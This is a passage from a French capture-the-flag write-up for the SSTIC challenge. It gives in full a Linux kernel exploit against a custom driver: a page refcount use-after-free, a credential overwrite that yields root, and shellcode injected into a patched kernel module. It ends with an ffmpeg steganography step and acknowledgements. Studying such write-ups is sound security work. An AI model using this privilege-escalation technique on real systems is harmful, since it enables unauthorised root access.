Bien que *nb_pages* soit correctement mis à jour, il n'est pas pris en compte par le *memmove* lors du second transfert.

Plus de détails sont disponibles dans les commentaires :

```
alloc_addr =  mmap(0LL, 0x1000*nbpage, mapping_type, 1u, fd, id);

for(int i = 0; i < nbpage-1; i++)
{
    dummy = *(int*)(alloc_addr+i*0x1000); //Trigger faults -> vm_insert_page
}

int childpid = fork();
if(!childpid)
{
    //Tigger split, enables alternative open() mode in page container
    munmap((unsigned long long)alloc_addr+0x1000*(nbpage-1),0x1000);

    fork(); // Create a new vma copy, open() it, lowering nb_pages for old page container
            // but leaving the pages there (memmove does not zero the src)

    exit(0); // Destroy new page container, decrementing pages' refcounts once
             // Old page container refcount is now the same as pre-fork
}
int returnStatus;
waitpid(childpid, &returnStatus, 0);

// The splitting open() implementation is triggered once more, not taking into account
// the old container's updated size, thus old pages that were already memmoved and "freed"
// are also memmoved in this new container. Then close is triggered, freeing the old page
// container and decrementing the pages refcounts.
mremap(alloc_addr,0x1000*nbpage, 0x1000*nbpage, 3, alloc_addr+0x1000*nbpage);
alloc_addr += 0x1000*nbpage;

// Delete region, decrementing the pages refcount,
// causing put_page to trigger on 31 pages still mapped in userland.
zeroarg();
arg_ints[0] = id;
ioctl(fd, 0xC0185301, &arg);
```

Une fois cette situation mise en place, on se retrouve avec un mapping de 31 pages de mémoire physique considérées comme libres, qui seront réallouées par le kernel.

La seule chose restante à faire est de provoquer l'allocation d'au moins une des pages contrôlées à un endroit stratégique.

Beaucoup d'options sont disponibles, mon choix fut de provoquer l'apparition d'une structure *task_cred* d'un processus nous appartenant dans une des pages contrôlées, puis de simplement rechercher dansces pages des « 0x3e8 » (correspondant à l'uid 1000) afin de les remplacer par des 0, ainsi le processus en question gagne les privilèges root.

J'ai déterminé expérimentalement que mmap une centaine de pages, avant de réaliser une poignée de fork, puis de mmap davantage de pages, permettait de contrôler la structure task_cred d'au moins un process tout en minimisant la probabilité de kernel panic. La solution implémentée est efficace car le comportement du kernel est prédictible, étant donné le peu d'activité sur la machine.

Une fois root, ne sachant pas comment directement interagir avec un device pci depuis le userland, j'ai utilisé une copie de sstic.ko, dont le code de *ioctl_assoc_region* est modifié afin d'exécuter ce shellcode :

```
mov rax, 0x4242424242424242
mov rdi, 0x4141414141414141
mov rsi, [rdi]
add rsi, 40
xor rdi, rdi
call rax
ret
```

En remplaçant *0x4141414141414141* par l'adresse mémoire correspondant au device pci, et *0x4242424242424242* par l'adresse correspondant à la fonction *iowrite32*. *iowrite32* peut être retrouvé directement dans */proc/kallsyms*, accessible en root, et l'adresse du device pci est à un offset constant par rapport aux fonctions de sstic.ko, dont les adresses sont aussi disponibles dans *kallsyms*. Le shellcode va simplement désactiver le mode debug du device.

```
if(!getuid())
{
    printf("NOICE\n");
    char systemcmd[] = "cd /lib/modules;mkdir 5.10.27;"
    "sed -i 's/sstic/sstoc/g' sstic2.ko;sed -i 's/SSTIC/SSTOC/g' sstic2.ko;sed -
i 's/chardrv/chordrv/g' sstic2.ko;"
    "insmod sstic2.ko;"
    "mknod /dev/sstoc c 247 0;"
    "chmod a+rw /dev/sstoc;"
    "dmesg |tail -n 3;";

    unsigned long long iowrite32 = get_kernel_sym("iowrite32");
    unsigned long long keybuffer = get_kernel_sym("ioctl_get_key")-
0x9E0+0x1E18+0x8c0;

    unsigned long long totsize;
    unsigned long long kernelko = readcontent("/lib/modules/sstic.ko",&totsize);
    int fdkernel = open("/lib/modules/sstic2.ko", O_CREAT | O_WRONLY);
```

```
    int shellcode_siz = 33;
    char shellcode[] = "\x48\xb8\x42\x42\x42\x42\x42\x42\x42\x42\x48\xbf\x41\x41\x
41\x41\x41\x41\x41\x41\x48\x8b\x37\x48\x83\xc6\x28\x48\x31\xff\xff\xd0\xc3";
    unsigned long long* iowrite_pos = ((unsigned long long)&shellcode)+2;
    unsigned long long* keybuffer_pos = ((unsigned long long)&shellcode)+12;
    printf("IOWRITE32 : %p\nKEYBUFFER : %p\nat pos %p %p\n",iowrite32,keybuffer,io
write_pos,keybuffer_pos);
    *iowrite_pos = iowrite32;
    *keybuffer_pos = keybuffer;

    write(fdkernel,kernelko,0x800);
    write(fdkernel,shellcode,shellcode_siz);
    write(fdkernel,kernelko+0x800+shellcode_siz,totsize-0x800-shellcode_siz);
    close(fdkernel);

    system(systemcmd);

    int fd = open("/dev/sstoc", O_RDWR);
    char key[24];
    ioctl(fd, 0xC0185302, &key); //Trigger custom shellcode
}
```


Mon exécutable étant trop gros par rapport à la limite du serveur en compilant avec gcc en statique, j'ai compilé avec *musl-toolchain* qui a réduit de plus de 90% la taille du binaire.

Une fois le mode debug du device désactivé, le même code que pour récupérer la clé de *admin* permet bel et bien de récupérer la clé de *prod* !

Le dernier flag est donc accessible, ainsi qu'une vidéo sous format mp4 représentant l'étape bonus.

Etape bonus

En ouvrant la vidéo avec VLC sur Windows, cette dernière est considérée comme une vidéo 3D mais ne semble pas se jouer correctement :



Après avoir testé quelques méthodes classiques de stéganographie, la commande *ffmpeg -i Canal_Historique.mp4* révèle la présence de deux flux vidéo, expliquant l'interprétation 3D de VLC :

```
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'Canal_Historique.mp4':
  Metadata:
    major_brand     : isom
    minor_version   : 512
    compatible_brands: isomiso2avc1mp41
    encoder         : Lavf58.45.100
  Duration: 00:01:37.40, start: 0.000000, bitrate: 447 kb/s
    Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p, 720x576 [SAR 1:1 DAR 5:4], 165 kb/s
    Metadata:
      handler_name    : VideoHandler
    Stream #0:1(und): Audio: aac (LC) (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 128 kb/s (default)
    Metadata:
      handler_name    : SoundHandler
    Stream #0:2(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637661), yuv444p, 720x576, 143 kb/s,
    Metadata:
      handler_name    : VideoHandler
```

Il est possible de l'extraire avec la commande *ffmpeg -i Canal_Historique.mp4 -map 0:2 out.mp4*

Après cette commande, la vidéo « cachée » est révélée :

:D

Remerciements

Merci à Synacktiv, qui m'a autorisé et encouragé à passer du temps sur ce challenge durant mes heures de travail.

Merci également aux concepteurs de ce challenge, j'ai été surpris par sa qualité et sa difficulté, n'ayant jamais tenté l'aventure les années précédentes.

Enfin, merci à tous ceux qui m'ont encouragé durant cette épreuve, il y a trop de noms pour tous les citer sans risquer d'en oublier, mais ils se reconnaitront :)